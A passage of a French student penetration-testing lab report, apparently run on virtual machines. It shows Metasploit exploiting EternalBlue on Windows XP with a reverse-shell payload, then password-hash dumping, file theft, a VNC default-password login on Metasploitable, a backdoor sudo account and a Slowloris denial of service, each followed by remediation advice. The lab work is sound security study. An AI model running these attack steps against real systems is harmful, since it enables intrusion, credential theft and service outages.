100666/rw-rw-rw- 75       2008-04-14 14:00:00 +0200 Chaines.scf
040777/rwxrwxrwx 0          2025-01-25 16:40:21 +0100 Com
100666/rw-rw-rw- 1804     2008-04-14 14:00:00 +0200 Dcache.bin
040777/rwxrwxrwx 0          2025-01-25 16:34:38 +0100 DirectX
100666/rw-rw-rw- 103424   2008-04-14 14:00:00 +0200 EqnClass.Dll
100666/rw-rw-rw- 90296    2025-01-25 16:41:39 +0100 FNTCACHE.DAT
```

Montre les fichiers et répertoires présents dans le dossier courant sur la machine cible. Cela permet de naviguer dans les fichiers et repérer des informations sensibles (mots de passe, données utilisateurs).

## Capturer les mots de passe hashés :

```
meterpreter > hashdump
Administrateur:500:bac14d04669ee1d1aad3b435b51404ee:fbbf55d0ef0e34d39593f55c5f2ca5f2 :::
HelpAssistant:1000:6290f7c019e14bff2db6d9326f500a6d:5892b5911200ded19dd6ca6c135190cc :::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
SimonPC:1003:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:205a5501364f1afe9d0333cdbafe1aa :::
```

Permet d'extraire les mots de passe hashés des comptes utilisateurs.


Les hashes peuvent être craqués ultérieurement avec des outils comme John the Ripper ou hashcat pour obtenir les mots de passe en clair.

## Prendre une capture d'écran de la cible :

```
meterpreter > screenshot
Screenshot saved to: /home/toto/Bureau/bRuNiASA.jpeg
```

Avec cette commande on capture l'écran de la machine cible.

Cela permet de visualiser ce que l'utilisateur voit, par exemple un logiciel ouvert ou des informations affichées.



On voit donc ici le bureau avec le terminal de la VM Windows XP.

## **Solutions pour sécuriser la cible après l'attaque**

**Installer les correctifs de sécurité :** Téléchargez et appliquez les mises à jour pour Windows XP depuis le site de Microsoft.

**Désactiver SMB** (si non nécessaire) :

Sur la machine cible, ouvrez cmd.exe en tant qu'administrateur, puis exécutez :

```
sc config lanmanserver start= disabled
```

```
sc config lanmanworkstation start= disabled
```

Désactive SMB, bloquant les exploits liés comme MS08-067 et MS17-010.

**Bloquer le port 445 via un pare-feu :**

Configurez un pare-feu local ou réseau pour interdire l'accès au port 445.

**Surveiller les journaux :**

Vérifiez les journaux Windows pour identifier des connexions suspectes ou non autorisées.

## **Analyse de l'impact de l'attaque MS08-067**

**Ce que cette attaque démontre :** Cette vulnérabilité permet une exécution de code à distance sans authentification. Cela signifie que l'attaquant peut prendre le contrôle complet de la machine, extraire des informations sensibles, et effectuer des actions malveillantes (installer des backdoors, modifier des fichiers, etc.).

**Pourquoi c'est possible :** La faille réside dans une gestion incorrecte des requêtes SMB. Une requête mal formée peut provoquer un dépassement de mémoire tampon, permettant à l'attaquant d'exécuter du code arbitraire.

## Exploitation via EternalBlue (MS17-010) :

On charge le module et on configure les options.

```
msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.1.1 Traceroute Information
RHOST => 192.168.1.1
msf6 exploit(windows/smb/ms17_010_psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.1.3
LHOST => 192.168.1.3
msf6 exploit(windows/smb/ms17_010_psexec) > 
```

## On lance l'exploit :

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
[*] Started reverse TCP handler on 192.168.1.3:4444
[*] 192.168.1.1:445 - Target OS: Windows 5.1
[*] 192.168.1.1:445 - Filling barrel with fish ... done
[*] 192.168.1.1:445 - <----- | Entering Danger Zone | -----> OS Identification
[*] 192.168.1.1:445 - [*] Preparing dynamite ...
[*] 192.168.1.1:445 - [*] Trying stick 1 (x86)... Boom! OS Security Patch Assessment Not Available
[*] 192.168.1.1:445 - [+] Successfully Leaked Transaction!
[*] 192.168.1.1:445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.1.1:445 - <----- | Leaving Danger Zone | -----> get Credential status by Authentication Protocol
[*] 192.168.1.1:445 - Reading from CONNECTION struct at: 0x81b40588
[*] 192.168.1.1:445 - Built a write-what-where primitive ...
[*] 192.168.1.1:445 - Overwrite complete ... SYSTEM session obtained! //P Timestamps Supported
[*] 192.168.1.1:445 - Selecting native target
[*] 192.168.1.1:445 - Uploading payload ... SJZeFTHF.exe
[*] 192.168.1.1:445 - Created \SJZeFTHF.exe ...
[*] 192.168.1.1:445 - Service started successfully ...
[*] 192.168.1.1:445 - Deleting \SJZeFTHF.exe ...
[*] Sending stage (177734 bytes) to 192.168.1.1
[*] Meterpreter session 1 opened (192.168.1.3:4444 => 192.168.1.1:1074) at 2025-01-26 16:31:03 +0100
meterpreter > 
```

## Description

EternalBlue est une vulnérabilité critique dans le protocole SMBv1 de Microsoft. Elle permet une exécution de code à distance sans authentification, exploitant une faiblesse dans le traitement des paquets SMB. Cette faille a été utilisée lors des attaques WannaCry et NotPetya.

## Vérifier les connexions réseau actives :

```
meterpreter > netstat
Connection list
=====
Proto Local address      Remote address      State          User  Inode PID/Program name
tcp   0.0.0.0:135        0.0.0.0:*        LISTEN         0    0    884/svchost.exe
tcp   0.0.0.0:445        0.0.0.0:*        LISTEN         0    0    4/System
tcp   127.0.0.1:1026     0.0.0.0:*        LISTEN         0    0    152/alg.exe
tcp   192.168.1.1:139     0.0.0.0:*        LISTEN         0    0    4/System
tcp   192.168.1.1:1074    192.168.1.3:4444 ESTABLISHED  0    0    3260/rundll32.exe
udp   0.0.0.0:445        0.0.0.0:*        LISTEN         0    0    4/System
udp   0.0.0.0:4500       0.0.0.0:*        LISTEN         0    0    652/lsass.exe
udp   0.0.0.0:1025       0.0.0.0:*        LISTEN         0    0    1232/svchost.exe
udp   0.0.0.0:1033       0.0.0.0:*        LISTEN         0    0    1232/svchost.exe
udp   0.0.0.0:500        0.0.0.0:*        LISTEN         0    0    652/lsass.exe
udp   127.0.0.1:1900     0.0.0.0:*        LISTEN         0    0    1304/svchost.exe
udp   127.0.0.1:1032     0.0.0.0:*        LISTEN         0    0    1104/explorer.exe
udp   127.0.0.1:123      0.0.0.0:*        LISTEN         0    0    976/svchost.exe
udp   127.0.0.1:1071     0.0.0.0:*        LISTEN         0    0    976/svchost.exe
udp   192.168.1.1:1900    0.0.0.0:*        LISTEN         0    0    1304/svchost.exe
udp   192.168.1.1:123      0.0.0.0:*        LISTEN         0    0    976/svchost.exe
udp   192.168.1.1:137      0.0.0.0:*        LISTEN         0    0    4/System
udp   192.168.1.1:138      0.0.0.0:*        LISTEN         0    0    4/System
```


## Ouvrir un shell système Windows :

```
meterpreter > shell  
Process 3496 created.  
Channel 1 created.  
Microsoft Windows XP [version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\WINDOWS\system32>ipconfig  
ipconfig  
  
Configuration IP de Windows  
  
Carte Ethernet Connexion au réseau local:  
  
    Suffrage DNS propre à la connexion :  
    Adresse IP . . . . . : 192.168.1.1  
    Masque de sous-réseau . . . . : 255.255.255.0  
    Passerelle par défaut . . . . : 192.168.1.1
```

## Récupérer des informations sensibles

On crée un fichier txt sur la VM Windows XP




On se met ensuite dans le répertoire où le fichier a été créé sur meterpreter :

```
meterpreter > cd Documents and Settings  
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.  
meterpreter > cd "Documents and Settings"  
meterpreter > pwd  
C:\Documents and Settings  
meterpreter > dir  
Listing: C:\Documents and Settings  
  
Mode Size Type Last modified Name  
---- -- -- -- --  
040777/rwxrwxrwx 0 dir 2025-01-25 16:34:46 +0100 All Users  
040777/rwxrwxrwx 0 dir 2025-01-25 16:40:49 +0100 Default User  
040777/rwxrwxrwx 0 dir 2025-01-25 16:42:03 +0100 LocalService  
040777/rwxrwxrwx 0 dir 2025-01-25 16:41:40 +0100 NetworkService  
040777/rwxrwxrwx 0 dir 2025-01-25 16:43:26 +0100 SimonPC  
  
meterpreter > cd SimonPC  
meterpreter > cd Bureau  
meterpreter > dir  
Listing: C:\Documents and Settings\SimonPC\Bureau  
  
Mode Size Type Last modified Name  
---- -- -- -- --  
100666/rw-rw-rw- 25 fil 2025-01-25 21:48:16 +0100 mdp.txt.txt  
  
meterpreter > █
```


Et on peut ensuite télécharger le fichier grâce à la commande download :

```
meterpreter > download mdp.txt.txt
[*] Downloading: mdp.txt.txt → /home/toto/Bureau/mdp.txt.txt
[*] Downloaded 25.00 B of 25.00 B (100.0%): mdp.txt.txt → /home/toto/Bureau/mdp.txt.txt
[*] Completed : mdp.txt.txt → /home/toto/Bureau/mdp.txt.txt
```

On a maintenant le fichier sur notre bureau Kali Linux :



On peut bien voir le contenu du fichier que nous avions créé sur Windows XP :



### Solutions :

#### **Mettre à jour le système :**

Appliquer les patchs de sécurité fournis par Microsoft pour corriger EternalBlue.

#### **Désactiver SMBv1 :**

Utilisez la commande suivante sur Windows pour désactiver SMBv1 :

```
Disable-WindowsOptionalFeature -Online -FeatureName smb1protocol
```

#### **Configurer un pare-feu :**

Bloquez le port 445 (utilisé par SMB) pour limiter l'accès externe.

#### **Utiliser des outils de détection et de surveillance :**

Implémentez un système de surveillance réseau pour détecter les tentatives d'exploitation

EternalBlue est une vulnérabilité puissante et critique qui démontre l'importance des mises à jour régulières et de la désactivation des services obsolètes comme SMBv1. Exploiter cette faille permet d'obtenir un accès à distance sur les machines vulnérables. Cependant, en appliquant les correctifs et en limitant l'accès réseau, il est possible de protéger efficacement les systèmes contre ce type d'attaque.

## 4.2. Analyse et exploitation de la machine Metasploit (192.168.1.2)

On peut maintenant passer à l'analyse et l'exploitation des failles de la machine Metasploit. On crée un nouveau scan sur Nessus et on entre les informations nécessaires :

Name: Scan Metasploit

Description: Analyse des failles sur la VM Metasploit

Folder: My Scans

Targets: 192.168.1.2

Upload Targets Add File

On lance ensuite le scan et on attend que Nessus détecte les failles.

Vulnerabilities 61						Configure	Audit Trail
Filter	Search Vulnerabilities				Q	61 Vulnerabilities	
Ser	CVSS	VPR	EPSS	Name	Family	Count	
□	Critical	10.0 *		VNC Server 'password' Password	Gain a shell remotely	1	○ ✓
□	Critical	9.8	8.9	0.974 Apache Tomcat AJP Connector Request Injection (Ghostcat)	Web Servers	1	○ ✓
□	Critical	9.8		SSL Version 2 and 3 Protocol Detection	Service detection	2	○ ✓
□	Critical	9.8		Bind Shell Backdoor Detection	Backdoors	1	○ ✓
□	Critical	...	...	SSL (Multiple Issues)	Gain a shell remotely	3	○ ✓
□	High	7.5	5.9	0.0489 Samba Badlock Vulnerability	General	1	○ ✓
□	High	7.5		NFS Shares World Readable	RPC	1	○ ✓
□	Mixed	...	...	SSL (Multiple Issues)	General	28	○ ✓
□	Mixed	...	...	ISC Bind (Multiple Issues)	DNS	5	○ ✓
□	Medium	6.5		TLS Version 1.0 Protocol Detection	Service detection	2	○ ✓
□	Medium	5.9	4.4	0.003 SSL Anonymous Cipher Suites Supported	Service detection	1	○ ✓
□	Medium	5.9	3.6	0.935 SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption)	Misc.	1	○ ✓
□	Mixed	...	...	SSH (Multiple Issues)	Misc.	6	○ ✓
□	Mixed	...	...	DNS (Multiple Issues)	DNS	4	○ ✓
□	Mixed	...	...	HTTP (Multiple Issues)	Web Servers	3	○ ✓
□	Mixed	...	...	SMB (Multiple Issues)	Misc.	2	○ ✓
□	Mixed	...	...	TLS (Multiple Issues)	Misc.	2	○ ✓
□	Mixed	...	...	TLS (Multiple Issues)	SMTP problems	2	○ ✓
□	Low	2.6 *		X Server Detection	Service detection	1	○ ✓
□	Low	2.1 *	2.2	0.8939 ICMP Timestamp Request Remote Date Disclosure	General	1	○ ✓

On peut donc voir ici les différentes failles et nous pouvons ensuite commencer l'exploitation de celles-ci

Nous allons donc utiliser premièrement la faille suivante

The screenshot shows the Metasploit Framework interface. At the top, it says "Scan Metasploit / Plugin #61708" and "Back to Vulnerabilities". Below that is a navigation bar with tabs: Hosts, Vulnerabilities (selected), Remediations, Notes, and History. The main content area displays a "CRITICAL" vulnerability titled "VNC Server 'password' Password". The description states: "The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system." The solution is to "Secure the VNC service with a strong password." The output section shows a log entry: "Nessus logged in using a password of 'password'." To see debug logs, please visit individual host. The host listed is "Port: 5900/udp/rnd 192.168.1.2". On the right side, there are sections for "Plugin Details", "Risk Information", and "Vulnerability Information".

Ce module tente de se connecter au serveur VNC avec des mots de passe par défaut ou fournis dans un dictionnaire.

On doit donc d'abord charger le module que l'on va utiliser :

```
msf6 > use auxiliary/scanner/vnc/vnc_login
```

On configure ensuite les options :

```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
msf6 auxiliary(scanner/vnc/vnc_login) > set RPORT 5900
RPORT => 5900
msf6 auxiliary(scanner/vnc/vnc_login) > set PASSWORD password
PASSWORD => password
```

**RHOSTS** : Adresse IP de la cible.

**RPORT** : Port VNC utilisé par le service.

**PASSWORD** : Le mot de passe faible détecté dans le scan Nessus.

On lance avec la commande run.


```
msf6 auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.1.2:5900      - 192.168.1.2:5900 - Starting VNC login sweep
[!] 192.168.1.2:5900      - No active DB -- Credential data will not be saved!
[+] 192.168.1.2:5900      - 192.168.1.2:5900 - Login Successful: :password
[+] 192.168.1.2:5900      - 192.168.1.2:5900 - Login Successful: :password
[*] 192.168.1.2:5900      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Une fois le mot de passe validé, on utilise un client VNC comme vncviewer pour se connecter

```
msf6 auxiliary(scanner/vnc/vnc_login) > vncviewer 192.168.1.2:5900
[*] exec: vncviewer 192.168.1.2:5900

Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

Cette commande ouvre une session graphique sur la machine cible via le protocole VNC. On peut alors interagir avec le bureau de la cible.



Cela nous a donc ouvert une fenêtre de la machine Metasploitable.

## Actions possibles après exploitation

### **Explorer le bureau distant :**

- Une fois connecté, vous avez un contrôle total sur la machine cible (comme si vous étiez physiquement devant).

### **Voler des informations sensibles :**

- Explorez les fichiers visibles sur le bureau, applications ouvertes, ou prenez des captures d'écran pour récupérer des données.

### **Surveiller l'utilisateur :**

- Vous pouvez observer les actions en temps réel si un utilisateur est connecté.

Par exemple, pour lister les fichiers dans un répertoire spécifique sous Linux

```
root@metasploitable:/# ls -la /home/
total 24
drwxr-xr-x  6 root      root      4096 Apr 16  2010 .
drwxr-xr-x  21 root      root      4096 May 20  2012 ..
drwxr-xr-x  2 root      nogroup   4096 Mar 17  2010 ftp
drwxr-xr-x  5 msfadmin  msfadmin  4096 May 20  2012 msfadmin
drwxr-xr-x  2 service   service   4096 Apr 16  2010 service
drwxr-xr-x  3 user      user     4096 May  7  2010 user
root@metasploitable:/# █
```

Pour vérifier l'adresse IP et les configurations réseau :

```
root@metasploitable:/# ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:73:3a:d5
          inet addr:192.168.1.2 Bcast:192.168.1.255 Mask:255.255.255.0
                      inet6 addr: 2a01:e0a:2da:5fa0:a00:27ff:fe73:3ad5/64 Scope:Global
                        inet6 addr: fe80::a00:27ff:fe73:3ad5/64 Scope:Link
                          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                          RX packets:68794 errors:0 dropped:0 overruns:0 frame:0
                          TX packets:25698 errors:0 dropped:0 overruns:0 carrier:0
                          collisions:0 txqueuelen:1000
                          RX bytes:5572224 (5.3 MB) TX bytes:5358468 (5.1 MB)
                          Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:1951 errors:0 dropped:0 overruns:0 frame:0
            TX packets:1951 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:931273 (909.4 KB) TX bytes:931273 (909.4 KB)
```

On voit bien ici l'adresse de la VM Metasploit

On peut également créer ou modifiez des comptes utilisateurs locaux

```
root@metasploitable:/# sudo adduser attacker
Adding user 'attacker' ...
Adding new group 'attacker' (1003) ...
Adding new user 'attacker' (1003) with group 'attacker' ...
Creating home directory '/home/attacker' ...
Copying files from '/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for attacker
Enter the new value, or press ENTER for the default
    Full Name []: attacker
    Room Number []: 1
    Work Phone []: 1
    Home Phone []: 1
    Other []: 1
Is the information correct? [y/N] y
root@metasploitable:/# sudo usermod -aG sudo attacker
root@metasploitable:/#
```

Crée un nouvel utilisateur nommé attacker, cette commande configure un dossier utilisateur dans /home/attacker, attribue un UID (User ID) et configure les permissions par défaut.

Ajoute l'utilisateur attacker au groupe sudo.

Cela accorde des priviléges administratifs à attacker, permettant à cet utilisateur d'exécuter des commandes avec des droits élevés (comme un super-utilisateur).

Si vous êtes déjà sur la machine cible (par exemple, via VNC ou en SSH), déconnectez-vous de l'utilisateur actif et connectez-vous avec attacker :

```
root@metasploitable:/# su attacker
attacker@metasploitable:/$
```

On peut ensuite réaliser plusieurs actions avec cette utilisateur :

Modifier les fichiers système :

```
attacker@metasploitable:/# nano /etc/network/interfaces
```

```
GNU nano 2.0.7          File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.1.2
    netmask 255.255.255.0
    gateway 192.168.1.1
    dns-nameservers 8.8.8.8
```

L'attaque a exploité une configuration faible sur le service VNC de la machine cible. Le mot de passe utilisé pour l'authentification était "password", une valeur par défaut extrêmement vulnérable. Cela a permis une connexion directe à l'interface graphique du système, offrant un contrôle total sur la machine sans nécessiter d'autres exploits.

## **Mesure de sécurité :**

### **Changer le mot de passe VNC :**

- Configurez un mot de passe complexe (longueur minimale de 12 caractères avec lettres, chiffres et symboles).

### **Restreindre l'accès réseau :**

- Configurez un pare-feu pour limiter l'accès au port 5900 uniquement aux adresses IP de confiance.

### **Utiliser des connexions sécurisées :**

- Configurez une connexion VNC via un tunnel SSH pour chiffrer les communications.

### **Désactiver VNC si non nécessaire :**

- Si VNC n'est pas essentiel, désactivez-le pour éviter toute exploitation future.

Nous allons maintenant utiliser une autre faille appelé Slowloris, elle maintient une connexion ouverte en envoyant des requêtes HTTP partielles, ce qui consomme les ressources du serveur sans le faire tomber complètement. Ce type d'attaque est souvent efficace contre des serveurs mal configurés ou ayant des limitations de gestion des connexions.

On vérifie avant l'attaque l'état du serveur web :

```
(toto㉿kali)-[~]
$ curl 192.168.1.2
<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>
```



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

```
</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
```

On lance ensuite l'exploit et on la lance avec la commande run :

```
msf6 auxiliary(dos/http/apache_range_dos) > use auxiliary/dos/http/slowloris
msf6 auxiliary(dos/http/slowloris) > set RHOST 192.168.1.2
RHOST ⇒ 192.168.1.2
msf6 auxiliary(dos/http/slowloris) > set RPORT 80
RPORT ⇒ 80
msf6 auxiliary(dos/http/slowloris) > run
[*] Starting server ...
[*] Attacking 192.168.1.2 with 150 sockets
[*] Creating sockets ...
[*] Sending keep-alive headers ... Socket count: 150
```

On refait la commande curl permettant de voir l'état du serveur web et on peut donc voir que celui-ci ne s'affiche plus.

Si aucune réponse n'est reçue, cela confirme que le serveur est saturé par Slowloris.

```
[└(toto㉿kali)-[~]
$ curl 192.168.1.2

```

Les pings fonctionnent encore :

```
[└(toto㉿kali)-[~]
$ ping 192.168.1.2
PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data.
64 bytes from 192.168.1.2: icmp_seq=1 ttl=64 time=0.438 ms
64 bytes from 192.168.1.2: icmp_seq=2 ttl=64 time=0.386 ms
^C
— 192.168.1.2 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1009ms
rtt min/avg/max/mdev = 0.386/0.412/0.438/0.026 ms
```

L'attaque Slowloris a démontré son efficacité pour perturber le service web Apache. Bien que le serveur reste accessible via des pings, le site web devient inaccessible, ce qui prouve que le serveur Apache est surchargé par les connexions incomplètes générées par Slowloris. Cette attaque met en évidence les limites d'un serveur mal configuré ou ne disposant pas de protections suffisantes contre les attaques de type DoS.

### Solution :

#### Configurer des limites de connexion dans Apache :

- Activez le module mod\_reqtimeout pour limiter les connexions lentes

#### Mise en place d'un pare-feu applicatif (WAF) :

- Bloquez les adresses IP suspectes ou les connexions répétitives avec un outil comme ModSecurity.

#### Surveillance et alertes :

- Implémentez une surveillance en temps réel pour détecter les connexions anormales.

# Conclusion

Ce projet nous a permis d'explorer l'univers du pentesting en reproduisant des scénarios réalistes dans un environnement virtuel contrôlé. En combinant des outils puissants tels que **Nessus**, pour l'analyse des vulnérabilités, et **Metasploit**, pour leur exploitation, nous avons acquis une compréhension approfondie des étapes clés d'un test d'intrusion.

À travers les différents tests réalisés, notamment sur **Windows XP** et **Metasploit**, nous avons pu identifier des failles critiques comme **MS08-067**, **EternalBlue** et des vulnérabilités liées à des configurations faibles (comme le mot de passe par défaut dans VNC). L'exploitation de ces failles a montré à quel point des systèmes mal configurés ou non mis à jour peuvent être compromis rapidement et sévèrement.

## Leçons tirées

1. **Importance des mises à jour** : Les failles comme MS08-067 ou EternalBlue sont des exemples frappants de l'impact d'une gestion insuffisante des correctifs. Appliquer des mises à jour régulières reste une mesure fondamentale pour réduire les risques.
2. **Rôle des configurations sécurisées** : L'utilisation de mots de passe faibles, comme vu avec le service VNC, expose les systèmes à des attaques triviales mais critiques. Renforcer les configurations dès l'installation d'un service est indispensable.
3. **Surveillance et anticipation** : Une fois les systèmes sécurisés, il est tout aussi important de surveiller en permanence les journaux d'accès, les activités réseau suspectes, et d'anticiper les nouveaux types de menaces.
4. **Efficacité des outils de pentesting** : Nessus s'est révélé un outil essentiel pour détecter et prioriser les vulnérabilités, tandis que Metasploit a permis une compréhension pratique des conséquences de ces failles.

## Perspectives

Ce projet illustre l'importance de la cybersécurité dans un contexte où les attaques deviennent de plus en plus sophistiquées. Il met en lumière non seulement les techniques d'attaque mais aussi les moyens de les contrer, soulignant la nécessité d'une approche proactive en matière de sécurité informatique.

